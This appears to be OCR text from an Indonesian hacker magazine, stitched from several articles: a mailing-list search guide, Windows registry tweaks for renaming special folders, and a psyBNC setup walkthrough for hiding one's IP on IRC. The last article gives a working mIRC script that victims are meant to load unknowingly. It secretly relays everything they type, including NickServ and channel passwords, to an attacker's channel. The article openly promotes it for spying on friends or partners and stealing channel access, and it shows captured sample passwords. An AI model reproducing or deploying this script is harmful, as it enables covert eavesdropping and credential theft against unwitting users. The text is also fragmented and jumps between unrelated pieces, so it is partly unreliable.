4550 Re: mirc -->> bot dan script
4508 Re: mirc -->> bot dan script
4454 Re: mirc -->> bot dan script
4105 Re: bingung...???

Author	Date
Redi Tya K	Sat 4/27/2002
Default Mail	Sat 4/27/2002
Adiguna	Sun 4/14/2002
Redi Tya K	Mon 4/1/2002
kosasih_iskandarsjah	Wed 3/6/2002
kosasih_iskandarsjah	Wed 3/6/2002
Redi Tya K	Tue 3/5/2002
kosasih_iskandarsjah	Sun 3/3/2002
Samurai Hack	Sun 2/24/2002

```
adiguna@m...>
, 2002 7:37 am

...
agak cara install psybnc di
v.soyoung.org katanya bisa.
...
ituan :)
```

4

HASIL PENCARIAN

Setelah beberapa saat, hasil pencarian muncul di layar. Dan inilah hasil pencarian dengan kata kunci 'psybnc'. Ditemukan 9 pesan pada milis yang membahas atau mengandung kata 'psybnc.' Pencarian dilakukan atas 7712 arsip pesan yang tersimpan di milis.

5


PENGIRIM & TANGGAL PESAN

Di sisi kanan daftar pesan anda dapat melihat siapa pengirim pesan dan kapan pesan itu dikirimkan. Fitur ini berguna untuk mengecek relevansi pesan tersebut dengan keperluan anda mencari informasi.

6

ISI PESAN

Jika anda klik salah satu link pada arsip itu, maka akan pesan bersangkutan pun akan ditayangkan di layar. Dan anda dapat membaca informasi yang terkandung di dalamnya.



Mengganti Ikon, Nama & Tooltip Folder Khusus

Pada Windows 9x, ada beberapa folder yang disebut folder khusus seperti My Computer, My Documents, Recycle Bin. Folder-folder ini tidak mudah diatak-atik oleh pengguna karena fungsinya yang khusus. **Happy Chandraleka** mengajak anda 'bermain-main' mengubah beberapa properti folder ini.

Artikel ini mengajak anda "bermain" dengan folder khusus, yaitu folder yang ditandai dengan ikon khusus yang berbeda dengan yang lainnya. Folder ini contohnya adalah My Computer, My Documents, Recycle Bin, Control Panel, Printers, dll. Ada sebagian folder khusus tersebut yang dapat diganti ikon dan namanya dengan mudah, yaitu dengan mengklik kanan pada ikon tersebut. Tetapi jumlahnya sedikit. Dengan trik ini pembaca dapat mengetahui bagaimana mengganti gambar ikon, nama, dan

tooltip seluruh folder khusus tersebut, termasuk yang tidak dapat dilakukan dengan mengklik tombol kanan mouse.


Mengganti Ikon

Contoh yang akan digunakan dalam hal ini adalah folder My Computer. Untuk mengganti ikon My Computer ini, buka *registry* Windows dengan menggunakan Regedit dan bukalah *key* berikut:

```
HKEY_Current_User\software\classes\clsid\{645FF040-5081-101B-9F08-00AA002F954E}\defaulticon
```

Bila *key* tersebut belum ada, pembaca dapat membuat *key*

baru dengan memilih menu Edit → New → Key. Selanjutnya pada *string value* "default" yang telah ada isikan nama direktori dan ikon favorit yang pembaca miliki. Misal C:\Myicon.ico. Dengan demikian isi *string value* default adalah "C:\Myicon.ico." Selanjutnya coba jalankan



• Windows Explorer dengan icon dan nama baru untuk folder khusus

Windows Explorer dan anda akan melihat ikon My Computer yang telah berubah. Mudah, kan.

Tabel 1. Tabel Key Registry untuk mengganti ikon folder khusus

Nama Ikon	Key Registry	String Value
My Computer	hku\software\classes\clsid\{645FF040-5081-101B-9F08-00AA002F954E}\defaulticon	default
Network Neighborhood	hku\software\classes\clsid\{208D2C60-3AEA-1069-A2D7-08002B30309D}\defaulticon	default
Recycle bin default	hku\software\ classes\clsid\{645FF040-5081-101B-9F08-00AA002F954E}\defaulticon	default
Recycle bin full	hku\software\ classes\clsid\{645FF040-5081-101B-9F08-00AA002F954E}\defaulticon	full
Recycle bin empty	hku\software\ classes\clsid\{645FF040-5081-101B-9F08-00AA002F954E}\defaulticon	empty
My Documents	hku\software\classes\clsid\{450D8FBA-AD25-11D0-98A8-0800361B1103}\defaulticon	default
Internet Explorer	hku\software\classes\clsid\{871C5380-42A0-1069-A2EA-08002B30309D}\defaulticon	default
Control Panel	hku\software\classes\clsid\{21EC2020-3AEA-1069-A2DD-08002B30309D}\defaulticon	default
Printers	hku\software\classes\clsid\{2227A280-3AEA-1069-A2DE-08002B30309D}\defaulticon	default
Dial-Up Networking	hku\software\classes\clsid\{992CFFA0-F557-101A-88EC-00DD010CCC48}\defaulticon	default
Web Folders	hku\software\classes\clsid\{BDEADF00-C265-11D0-BCED-00A0C90AB50F}\defaulticon	default
Scheduled Tasks	hku\software\classes\clsid\{D6277990-4C6A-11CF-8D87-00AA0060F5BF}\defaulticon	default

Keterangan: hku = HKEY_Current_User

Tabel 2. Tabel Key Registry untuk mengganti nama folder khusus

Nama Ikon	Key Registry	String Value
My Computer	hkcu\software\classes\clsid\{645FF040-5081-101B-9F08-00AA002F954E}	default
Network Neighborhood	hkcu\software\classes\clsid\{208D2C60-3AEA-1069-A2D7-08002B30309D}	default
Recycle Bin	hkcu\software\classes\clsid\{645FF040-5081-101B-9F08-00AA002F954E}	default
My Documents	hkcu\software\classes\clsid\{450D8FBA-AD25-11D0-98A8-0800361B1103}	default
Internet Explorer	hkcu\software\classes\clsid\{871C5380-42A0-1069-A2EA-08002B30309D}	default
Control Panel	hkcu\software\classes\clsid\{21EC2020-3AEA-1069-A2DD-08002B30309D}	default
Printers	hkcu\software\classes\clsid\{2227A280-3AEA-1069-A2DE-08002B30309D}	default
Dial-Up Networking	hkcu\software\classes\clsid\{992CFFA0-F557-101A-88EC-00DD010CCC48}	default
Web Folders	hkcu\software\classes\clsid\{BDEADF00-C265-11D0-BCED-00A0C90AB50F}	default
Scheduled Tasks	hkcu\software\classes\clsid\{D6277990-4C6A-11CF-8D87-00AA0060F5BF}	default

Ikon lain dapat diganti dengan cara yang sama, hanya saja anda perlu menyesuaikan nama ikon yang akan diubah dengan key pada registry Windows. Pembaca dapat mengacu pada Tabel 1 di bawah.

Dengan mengacu pada Tabel 1 tersebut maka anda dapat mengganti ikon pada folder khusus yang semula tidak mungkin diganti.

Mengganti Nama

Sama halnya dengan mengganti ikon, mengganti nama pada folder khusus pun ada yang mudah yaitu dengan mengklik kanan pada folder tersebut kemudian pilih menu Rename. Tetapi pada sebagian ikon lain tidak dapat dilakukan dengan cara tersebut. Artinya hanya dapat dilakukan dengan cara di luar kebiasaan yang ada, seperti yang pernah penulis praktikkan.

Contoh merupakan hal yang paling baik untuk menerangkan masalah ini. Dalam hal ini penulis menggunakan contoh folder Recycle Bin,

salah satu folder yang tidak dapat diganti namanya dengan menggunakan cara biasa yaitu dengan klik kanan pada folder tersebut. Untuk mengganti namanya, pembaca perlu menjalankan Regedit dengan memilih menu Start → Run. Dan pada kotak dialog yang ditampilkan ketik "Regedit". Selanjutnya buka key berikut:

```
Hkcu\software\classes\clsid\{645FF040-5081-101B-9F08-00AA002F954E}
```

Bila key tersebut belum ada, anda perlu membuat key baru dengan memilih menu Edit → New → Key, dan beri nama dengan nama key yang belum ada. Langkah selanjutnya pada string value default isikan nama yang baru untuk Recycle Bin, misal "Tempat Sampah". Akhirnya buka Windows Explorer dan nama Recycle Bin telah berubah menjadi Tempat Sampah.

Cara yang sama juga berlaku untuk mengganti nama folder khusus lainnya. Tentu saja pembaca perlu memperha-

kan nama foldernya dengan key registry yang ditunjukkan pada Tabel 2.

Dengan menggunakan Tabel 2 di atas, pembaca dapat mengganti nama folder khusus, cukup dengan mengisikan string value default berdasarkan tabel tersebut. Folder yang tidak dapat diganti namanya kini dapat diganti.

Mengganti Tooltip

Yang dimaksud dengan *tooltip* adalah tulisan yang muncul saat *pointer mouse* berhenti di atasnya. Tooltip biasanya berisi deskripsi dari folder bersangkutan atau tip tertentu dan isinya ringkas, tidak seperti isi file Help pada suatu aplikasi. Berikut akan dijelaskan cara mengganti tooltip salah satu folder khusus yaitu My Computer.

Anda perlu menjalankan Regedit dan kemudian membuka key berikut:

```
HKEY_Current_User\clsid\{20D04FE0-3AEA-1069-A2D8-08002B30309D}
```

Pada string value InfoTip

terdapat data berupa tulisan "Displays the contents of your computer.". Gantilah tulisan tersebut dengan tulisan yang menurut anda menarik.

Untuk melihat hasilnya, *minimize*-lah semua aplikasi dan gerakkan pointer mouse ke atas My Computer, maka akan terlihat tooltip yang telah anda isikan.

Cara yang sama juga dapat diterapkan untuk mengganti tooltip pada folder khusus lain. Gunakan Tabel 3 berikut ini untuk mengetahui key registrynya.

Ahirnya penulis ucapkan selamat mencoba dan jangan lupa mem-*backup* registry Windows anda. Bila anda menjumpai permasalahan, silakan menghubungi penulis via email atau dengan bergabung dengan mailing list paraanakbangsa@yahoo-groups.com atau majalah-neotek@yahoogroups.com, penulis dengan senang hati berupaya membantu anda menurut kadar kemampuan penulis. *Have some fun!*

Tabel 3. Tabel Key Registry untuk mengganti tooltip folder khusus

Nama Ikon	Key Registry	String Value
My Computer	Hkcr\clsid\{20D04FE0-3AEA-1069-A2D8-08002B30309D}	Tooltip
Network Neighborhood	Hkcr\clsid\{208D2C60-3AEA-1069-A2D7-08002B30309D}	Tooltip
Recycle Bin	Hkcr\clsid\{645FF040-5081-101B-9F08-00AA002F954E}	Tooltip
My Documents	Hkcr\clsid\{450D8FBA-AD25-11D0-98A8-0800361B1103}	Tooltip
Internet Explorer	Hkcr\clsid\{871C5380-42A0-1069-A2EA-08002B30309D}	Tooltip
Control Panel	Hkcr\clsid\{21EC2020-3AEA-1069-A2DD-08002B30309D}	Tooltip
Printers	Hkcr\clsid\{2227A280-3AEA-1069-A2DE-08002B30309D}	Tooltip
The Internet	Hkcr\clsid\{3DC7A020-0ACD-11CF-A9BB-00AA004AE837}	Tooltip
Briefcase	Hkcr\clsid\{85BBD920-42A0-1069-A2E4-08002B30309D}	Tooltip
Dial-Up Networking	Hkcr\clsid\{992CFFA0-F557-101A-88EC-00DD010CCC48}	Tooltip
Web Folders	Hkcr\clsid\{BDEADF00-C265-11D0-BCED-00A0C90AB50F}	Tooltip
Scheduled Tasks	Hkcr\clsid\{D6277990-4C6A-11CF-8D87-00AA0060F5BF}	Tooltip

Keterangan: *hkcr* = *HKEY_Classes_root*

MENGGUNAKAN PSYBNC SAAT CHAT DI IRC

BNC (*bouncer*) digunakan untuk menyembunyikan IP asli di IRC. BNC juga yang dapat melindungi kita dari *nuke* atau *flood* karena *shell provider* yang mempunyai high-bandwidth bisa menampung kiriman paket yang banyak. **Redi Tya K.** membahas versi BNC yang lebih populer yaitu psyBNC.

Apakah psyBNC itu? PsyBNC mempunyai kegunaan yang sama dengan BNC tetapi mempunyai fungsi lebih luas. Dengan psyBNC, misalnya, nick anda akan *on* terus selama 24 jam sehari dan 7 hari seminggu. Contoh lain kegunaannya adalah dapat menyembunyikan IP asli anda di IRC dan dari DCC (chat, get, send)

Untuk dapat menginstal psyBNC, anda harus mempunyai *shell account* tempat untuk anda menginstalnya. Untuk itu anda dapat mendaftar di *provider shell* seperti shellindo.com. Untuk lebih jelas, berikut bahasan kami mengenai contoh cara menginstal dan menjalankan psyBNC pada remote shell account, lewat Windows.

Instalasi dan menjalankan psyBNC pada remote Unix Shell Account (lewat Windows).

```
pakboy@tracenet.net: /home/shell/pak
[pakboy@tracenet pakboy] $ tar
psybnc/
psybnc/help/
psybnc/help/ADDLOG.TXT
psybnc/help/DELLOG.TXT
psybnc/help/LISTLOGS.TXT
psybnc/help/PLAYTRAFFICLOG.TXT
psybnc/help/PROXY.TXT
psybnc/help/SETLEAVEMSG.TXT
psybnc/help/SETAWAYNICK.TXT
psybnc/help/ADDAUTOOP.TXT
psybnc/help/DELAUTOOP.TXT
psybnc/help/LISTAUTOOPS.TXT
psybnc/help/SRELOAD.TXT
```

```
pakboy@tracenet.net: /home/shell/pakboy/psybnc
pakboy@tracenet pakboy] $ cd psybnc
pakboy@tracenet pakboy] $
```

```
pakboy@tracenet.net: /home/shell/pakboy/psybnc
pakboy@tracenet psybnc] $ make
initializing bouncer compilation
*) Running Conversion Tool for older psyBNC Data.
Using existing configuration File.
*) Running Autoconfig.
system: Linux
socket Libs: Internal.
environment: Internal.
time-Headers: in time.h and sys/time.h
byte order: Big Endian.
IPv6-Support: Yes.
SSL-Support: Yes.
creating Makefile
*) Compiling MakeSalt for Encryption.
tools/makesalt.c:106:1: warning: no newline at end of
```

4

Decompress PsyBNC tarball

Jalankan proses dekompresi terhadap file yang baru kita download dengan perintah `wget` tadi sebagai berikut:
\$ tar -zxvf psyBNC2.3.tar.gz
yang akan mengekstrak file-file ke dalam folder `psybnc` lengkap dengan sub-subfolder-nya.

5


Masuk ke Folder psybnc

Selanjutnya masuk ke folder `psybnc` yang baru terbentuk tadi dengan perintah:
\$ cd psybnc
Kita siap untuk melakukan proses kompilasi (`make`) dan konfigurasi terhadap software psyBNC kita.

6

Kompilasi psyBNC

Untuk melakukan proses kompilasi terhadap psyBNC, ketikkan perintah:
\$ make



10

Kembali ke mIRC Windows


Buka program irc anda (mIRC). Ubah ident anda (akan menjadi username anda). Untuk mengubah ident anda di mIRC. Tekan **Alt+o** cari tulisan ident (di **Connect | ident**) ubah ident anda menjadi username yang diinginkan.



11

psyBNC Anda Sebagai Server



Agar mIRC mengenali psyBNC yang ada di shell anda itu sebagai server, pada status mIRC ketikkan `/server alamatshellanda.com port` (di sini `/server shell.tracenet.net 1201`) dan tekan tombol Enter.



12

Password untuk Akses psyBNC


Setelah terkoneksi pada server psyBNC anda, ketik **/quote pass password** (password dapat dipilih apa saja). Inilah yang menjadi password anda. Setiap koneksi anda harus memasukkan perintah `/quote pass password`



1 Download PuTTY
PsyBNC dapat dibuat pada Unix shell. Untuk akses ke Unix shell, *download* PuTTY dan gunakan fasilitas telnet program ini. PuTTY dapat diperoleh di www.chiark.greenend.org.uk/~sgtatham/putty

2 Telnet ke Unix shell
Anda harus sudah mempunyai account di Unix shell yang mendukung fasilitas BNC atau PsyBNC. Dalam hal ini digunakan shell.tracenetwork.net. Jalankan PuTTY dan telnet ke shell anda. (host: shell.tracenetwork.net port: 23)



3 Download psyBNC tarball
Download psyBNC tarball, yaitu psyBNC2.3.tar.gz pada URL berikut ini dengan perintah Unix command shell wget sebagai berikut:
\$ wget taksiweb.com/files/psyBNC2.3.tar.gz



7 Edit Konfigurasi PsyBNC
Selanjutnya edit file konfigurasi psyBNC (psybnc.conf) dengan text editor yang ada pada sistem Unix (pico) dengan mengetikkan perintah: **\$ pico psybnc.conf**
Edit portnya sesuai yg anda inginkan (1201) tekan **Ctrl+X** untuk keluar dan ketik **Y** dan **Enter**.

8 Menjalankan psyBNC
Kini anda siap menjalankan psyBNC anda yang akan listen pada port 1201 seperti yang telah anda tetapkan pada psybnc.conf. Ketikkan perintah: **\$/psybnc**
Jika tidak ada masalah (*error* sewaktu kompilasi), selesailah instalasi psyBNC di *shell* anda.

9 Instalasi Selesai
Jangan lupa men-delete file salt.h di folder psybnc dengan perintah **\$ rm -rf salt.h**
Kalau keluar tulisan seperti Cannot create listening port... aborting, artinya port sudah terpakai atau tidak bisa dipakai. Ulangi Langkah 7 dan ganti port-nya.



13 Dalnet Sebagai Server Kedua
Ketik **/addserver irc.dal.net:6667** untuk menyambungkan anda ke IRC Dalnet. Anda bisa menambahkan IRC server lebih dari satu. Ketik **/bconnect** agar anda tersambung ke server IRC dan **/bquit** untuk memutuskan sambungan dari server IRC.

14 Sharing psyBNC dengan Teman
Untuk membagi fasilitas psybnc, ketik **/adduser ident:username** (/adduser redi:redi). Password akan terbentuk sendiri secara acak. Jika ingin mengganti password ketik **/password password**. Jangan menambah terlalu banyak user; bandwidth akan banyak terpakai dan shell account dapat ditutup.

15 IP Tersembunyi dengan Vhost
Biasanya shell provider menyediakan vhost (vanity host) yang bisa anda gunakan. Dengan vhost, anda bisa mengubah IP anda menjadi misalnya redi.love.cuttiest.dal-n-e-tau dll. Baca keterangan Shell anda atau hubungi customer service-nya. Selamat mencoba!




Nguping Pembicaraan di IRC

Suatu saat anda mungkin iseng ingin mengetahui isi pembicaraan para peserta chat di IRC. Anda dapat 'menyadap' obrolan mereka dengan menggunakan skrip yang dapat anda buat sendiri. Berdasarkan pengalamannya, **Eryanto Sitorus** menyajikan caranya untuk anda.

PADA SAAT ANDA chat di IRC (Internet Relay Chat), pernahkah terbersit di benak anda untuk mengetahui apa yang sedang dibicarakan orang lain, teman anda, atau mungkin pacar anda dengan lawan bicaranya? Dan kepada siapa-siapa saja orang tersebut *ngobrol* (chat) secara pribadi (private) pada saat itu?

Pertanyaan berikutnya, pernahkah terlintas di benak anda untuk "mencuri" kata sandi *channel* atau *nick* orang lain agar anda memperoleh akses sebagai OP dan founder pada suatu *channel* di IRC? Jika jawaban anda terhadap pertanyaan-pertanyaan di atas adalah "Ya," maka anda dapat meneruskan membaca artikel ini.

Konsepnya sangat sederhana yaitu membuat skrip yang ditulis dengan menggunakan bahasa skrip IRC. Skrip sederhana ini kemudian akan dikirim ke orang lain untuk di-load oleh program mIRC atau PIRCH yang mereka jalankan. Dengan demikian, saat komputer teman anda tadi terhubung ke Internet, lalu menjalankan program mIRC dan menghubungkan-



• Gambar 1. Menyadap pembicaraan di IRC (Internet Relay Chat)

nya ke server IRC, maka tanpa disadarinya semua yang diketik (baik itu dari jendela status, *channel*, atau jendela *query*) akan dikirimkan langsung kepada anda. Dengan begitu anda akan tahu dengan siapa saja orang tersebut bicara, apa saja yang diketik/dibicarakan. Jika diibaratkan sebagai email, maka anda akan selalu menerima *carbon copy*-nya, lengkap tanpa ada satu huruf atau kalimat yang tertinggal. Jadi bisa dibayang-

kan betapa senangnya anda pada saat teman anda tadi mulai mengetik, dan tidak lama kemudian di jendela mIRC anda tiba-tiba muncul teks seperti ini:

- /nickserv identify blablaba
- /chanserv identify #neohacker blablaba
- /server shell.hacker.com.br:9001 blablaba.

Informasi di atas berharga

untuk anda karena dengan itu anda akan memperoleh akses sebagai *founder* pada *channel* orang yang mengetik perintah tersebut, di samping informasi lainnya yang buat anda mungkin ada manfaatnya. Untuk membantu anda memahami apa yang saya maksudkan, silakan simak Gambar 1 di atas.

Dalam ilustrasi gambar tersebut terlihat bahwa user A sedang asyik *ngobrol* (chat)


bersama user B. Sementara itu, user C yang jauh di seberang sana juga terlihat asyik mengamati setiap pesan yang muncul di jendela program mIRC-nya yang dikirim oleh user A pada saat ngobrol dengan user B.

Jika anda tertarik, dan ingin melihat langsung efeknya, ketiklah listing skrip di bawah ini dengan menggunakan editor NotePad, kemudian simpan ke dalam direktori program mIRC Anda dengan nama file *test.ini*.

```
[script]n0=on 1:INPUT:*. {
.msg #neohacker $active $+
:$1- | write
c:\windows\temp\arsip.txt<
$+ $nick $+ @ $+ $ip $+ >
$active $+ : $1- }
```

Setelah itu aktifkan file tersebut dengan melakukan beberapa hal sebagai berikut:

1. Jalankan program mIRC anda dan hubungkan ke salah satu server IRC yang biasa anda masuki. Lalu masuklah (*join*) ke channel #neohacker.
2. Buka satu lagi program mIRC Anda lalu hubungkan ke server IRC yang sama de-



• Gambar 3. Membaca log yang tersimpan dalam file arsip.txt

ngan program mIRC pertama tadi.

3. Pada jendela status program mIRC yang ke dua, ketik kan perintah ini:

- /load -rs test.ini
- /remote on

Setelah itu mulai lah mengetik sembarang teks, misalnya mengetik perintah untuk identifiy nick atau channel anda, atau *chat* dengan user lain.

5. Lalu buka (*restore*) program mIRC yang pertama, dan lihat apa yang terjadi. Semua yang anda ketik pada jendela mIRC yang kedua tadi terlihat semua dengan jelas di jendela #neohacker, sebagaimana yang diperlihatkan pada Gambar 2 di bawah ini.


Pada gambar tersebut terlihat bahwa seseorang yang menggunakan *nick* tricksy pertama-tama melakukan *identifiy* nick dengan kata sandi etherz111. Dan setelah itu tricksy melakukan identifiy terhadap channel-nya #medan dengan password chx14282, yang kemudian dilanjutkan dengan mengetik perintah /join untuk masuk ke channel #medan. Masing-masing ketiga buah perintah tersebut diketik tricksy dari dalam jendela status (Status Window) program mIRC-nya. Selanjutnya pada baris ke 4, 5, dan 6, teks yang terlihat adalah merupakan pesan yang diketik tricksy dari jendela channel #medan.

6. Jalankan program Windows Explorer Anda, lalu browse

